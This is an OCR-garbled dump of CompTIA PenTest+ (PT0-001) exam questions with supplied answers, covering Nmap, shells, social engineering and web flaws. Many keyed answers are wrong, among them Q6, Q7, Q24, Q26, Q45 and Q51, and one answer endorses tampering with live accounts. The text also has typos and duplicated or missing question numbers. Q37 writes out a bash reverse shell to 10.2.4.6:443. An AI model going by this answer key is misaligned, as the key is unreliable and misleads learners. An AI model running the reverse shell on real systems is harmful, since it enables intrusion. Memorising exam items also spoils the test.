

PT0-001 Dumps


CompTIA PenTest+ Certification Exam


https://www.certleader.com/PT0-001-dumps.html




NEW QUESTION 1
DRAG DROP
Performance based
You are a penetration Inter reviewing a client's website through a web browser. Instructions:
Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate source or cookies.





Secure System
https://comptia.org/login.aspx#remediatesource
Show Question
Reset All Answers


Secure System
https://comptia.org/login.aspx#viewcert
Certificate
General
Details
Certificate Path
Certificate Information


Secure System
https://comptia.org/login.aspx#viewcookies
Show Question
Reset All Answers


Secure System
https://comptia.org/login.aspx#remediatecookies
Show Question
Reset All Answers



A. Mastered
B. Not Mastered

Answer: A

Explanation:

NEW QUESTION 2
DRAG DROP
Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented Each password may be used only once


A. Mastered
B. Not Mastered

Answer: A

Explanation:

Zverlory
Zverl0ry
zv3rlory
Zv3r!0ry

NEW QUESTION 3
HOTSPOT
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.



A. Mastered
B. Not Mastered

Answer: A

NEW QUESTION 4
A constant wants to scan all the TCP Pots on an identified device. Which of the following Nmap switches will complete this task?

A. -p-
B. -p ALX,
C. -p 1-65534
D. -port 1-65534

Answer: A

NEW QUESTION 5
A client is asking a penetration tester to evaluate a new web application for availability. Which of the following types of attacks should the tester use?

A. TCP SYN flood
B. SQL injection
C. xss
D. XMAS scan

Answer: A

NEW QUESTION 6
In which of the following components is an explogted vulnerability MOST likely to affect multiple running application containers at once?

A. Common libraries
B. Configuration files
C. Sandbox escape
D. ASLR bypass

Answer: D

NEW QUESTION 7
Which of the following would be BEST for performing passive reconnaissance on a target's external domain?

A. Peach
B. CeWL
C. OpenVAS
D. Shodan

Answer: A

NEW QUESTION 8
If a security consultant comes across a password hash that resembles the following b117 525b3454 7Oc29ca3dBaeOb556ba8
Which of the following formats is the correct hash type?

A. Kerberos
B. NetNTLMvl
C. NTLM
D. SHA-1

Answer: C

NEW QUESTION 9
An assessor begins an internal security test of the Windows domain internal. comptia. net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?

A)
```
dig -q any _kerberos._tcp.internal.comptia.net
```
B)
```
dig -q any _lanman._tcp.internal.comptia.net
```
C)
```
dig -q any _ntlm._tcp.internal.comptia.net
```
D)
```
dig -q any _smtp._tcp.internal.comptia.net
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 10
While prioritizing findings and recommendations for an executive summary, which of the following considerations would De MOST valuable to the client?

A. Levels of difficulty to explogt identified vulnerabilities
B. Time taken to accomplish each step
C. Risk tolerance of the organization
D. Availability of patches and remediations

Answer: C

NEW QUESTION 10
The results of a basic compliance scan show a subset of assets on a network. This data differs from what is shown on the network architecture diagram, which was supplied at the beginning of the test. Which of the following are the MOST likely causes for this difference? (Select TWO)

A. Storage access
B. Limited network access
C. Misconfigured DHCP server
D. Incorrect credentials
E. Network access controls

Answer: A

NEW QUESTION 12
A penetration tester notices that the X-Frame-Optjons header on a web application is not set. Which of the following would a malicious actor do to explogt this configuration setting?

A. Use path modification to escape the application's framework.
B. Create a frame that overlays the application.
C. Inject a malicious iframe containing JavaScript.
D. Pass an iframe attribute that is maliciou

Answer: B

NEW QUESTION 13
A penetration tester is required to perform OSINT on staff at a target company after completing the infrastructure aspect. Which of the following would be the BEST step for the penetration tester to take?

A. Obtain staff information by calling the company and using social engineering techniques.
B. Visit the client and use impersonation to obtain information from staff.
C. Send spoofed emails to staff to see if staff will respond with sensitive information.
D. Search the Internet for information on staff such as social networking site

Answer: C

NEW QUESTION 15
An email sent from the Chief Executive Officer (CEO) to the Chief Financial Officer (CFO) states a wire transfer is needed to pay a new vendor. Neither is aware of the vendor, and the CEO denies ever
sending the email. Which of the following types of motivation was used m this attack?

A. Principle of fear
B. Principle of authority
C. Principle of scarcity
D. Principle of likeness
E. Principle of social proof

Answer: E

NEW QUESTION 17
A recently concluded penetration test revealed that a legacy web application is vulnerable lo SQL injection Research indicates that completely remediating the vulnerability would require an architectural change, and the stakeholders are not m a position to risk the availability of the application Under such circumstances, which of the following controls are low-effort, short-term solutions to minimize the SQL injection risk? (Select TWO).

A. Identify and eliminate inline SQL statements from the code.
B. Identify and eliminate dynamic SQL from stored procedures.
C. Identify and sanitize all user inputs.
D. Use a whitelist approach for SQL statements.
E. Use a blacklist approach for SQL statements.
F. Identify the source of malicious input and block the IP addres

Answer: DE

NEW QUESTION 19
A penetration tester is checking a script to determine why some basic persisting. The expected result was the program outputting "True."

```
root:~# cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ 'source' = 'dest' ]; then
   echo "True"
else
   echo "False"
fi
#End of File

root:~# ./test.sh
False
```

Given the output from the console above, which of the following explains how to correct the errors in the script? (Select TWO)

A. Change fi' to 'Endlf
B. Remove the 'let' in front of 'dest=5+5'.
C. Change the '=" to '-eq'.
D. Change •source* and 'dest' to "Ssource" and "Sdest"
E. Change 'else' to 'eli

Answer: BC

NEW QUESTION 24
Given the following Python script:

```
import socket
s=socket.socket()
s.connect(("192.168.1.1",22))
s.send("str")
b=s.recv(1024)
print b
```

Which of the following actions will it perform?

A. ARP spoofing
B. Port scanner
C. Reverse shell
D. Banner grabbing

Answer: A

NEW QUESTION 25
A company contracted a firm specializing in penetration testing to assess the security of a core business application. The company provided the firm with a copy of the Java bytecode. Which of the following steps must the firm take before it can run a static code analyzer?

A. Run the application through a dynamic code analyzer.
B. Employ a fuzzing utility.
C. Decompile the application.
D. Check memory allocation

Answer: D

NEW QUESTION 26
A penetration tester runs the following from a compromised box 'python -c -import pty;Pty.sPawn("/bin/bash").' Which of the following actions is the tester taking?

A. Removing the Bash history
B. Upgrading the shell
C. Creating a sandbox
D. Capturing credentials

Answer: A

NEW QUESTION 29
A penetration tester has a full shell to a domain controller and wants to discover any user account that has not authenticated to the domain in 21 days. Which of the following commands would BEST accomplish this?

A. dsrm -users "DN=compony.com; OU=hq CN=usera"
B. dsuser -name -account -limit 3
C. dsquery uaer -inactive 3
D. dsquery -o -rein -limit 21

Answer: B

NEW QUESTION 33
A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

A. Advanced persistent threat
B. Script kiddie
C. Hacktivist
D. Organized crime

Answer: A

NEW QUESTION 35
While engaging clients for a penetration test from highly regulated industries, which of the following is usually the MOST important to the clients from a business perspective?

A. Letter of engagement and attestation of findings

B. NDA and MSA
C. SOW and final report
D. Risk summary and executive summary

Answer: D

NEW QUESTION 37
A tester intends to run the following command on a target system:
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
Which of the following additional commands would need to be executed on the tester's Linux system.o make (he pre*ous command success?

A. nc -nvlp 443
B. nc 10.2.4.6 443
C. nc -w3 10.2.4.6 443
D. nc-/bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 40
An attacker uses SET to make a copy of a company's cloud-hosted web mail portal and sends an email m to obtain the CEO s login credentials Which of the following types of attacks is this an example of?

A. Elicitation attack
B. Impersonation attack
C. Spear phishing attack
D. Drive-by download attack

Answer: B

NEW QUESTION 41
Which of the following CPU register does the penetration tester need to overwrite in order to explogt a simple butter overflow?

A. Stack pointer register
B. Index pointer register
C. Stack base pointer
D. Destination index register

Answer: D

NEW QUESTION 43
After a recent penetration test, a company has a finding regarding the use of dictionary and seasonal passwords by its employees. Which of the following is the BEST control to remediate the use of common dictionary terms?

A. Expand the password length from seven to 14 characters
B. Implement password history restrictions
C. Configure password filters
D. Disable the accounts after five incorrect attempts
E. Decrease the password expiration window

Answer: A

NEW QUESTION 45
A penetration test was performed by an on-staff technicians junior technician. During the test, the technician discovered the application could disclose an SQL table with user account and password information. Which of the following is the MOST effective way to notify management of this finding and its importance?

A. Document Ihe findtngs with an executive summary, recommendations, and screenshots of the web apphcation disclosure.
B. Connect to the SQL server using this information and change the password to one or two noncritical accounts to demonstrate a proof-of-concept to management.
C. Notify the development team of the discovery and suggest that input validation be implementedon the web application's SQL query strings.
D. Request that management create an RFP to begin a formal engagement with a professional penetration testing company.

Answer: B

NEW QUESTION 49
A penetration tester has been asked to conduct OS fingerprinting with Nmap using a companyprovide text file that contain a list of IP addresses.
Which of the following are needed to conduct this scan? (Select TWO).

A. -O
B. _iL
C. _sV
D. -sS
E. -oN
F. -oX

Answer: EF

NEW QUESTION 51
A penetration tester is preparing to conduct API testing Which of the following would be MOST helpful in preparing for this engagement?

A. NiktO
B. WAR
C. W3AF
D. Swagger

Answer: A

NEW QUESTION 56
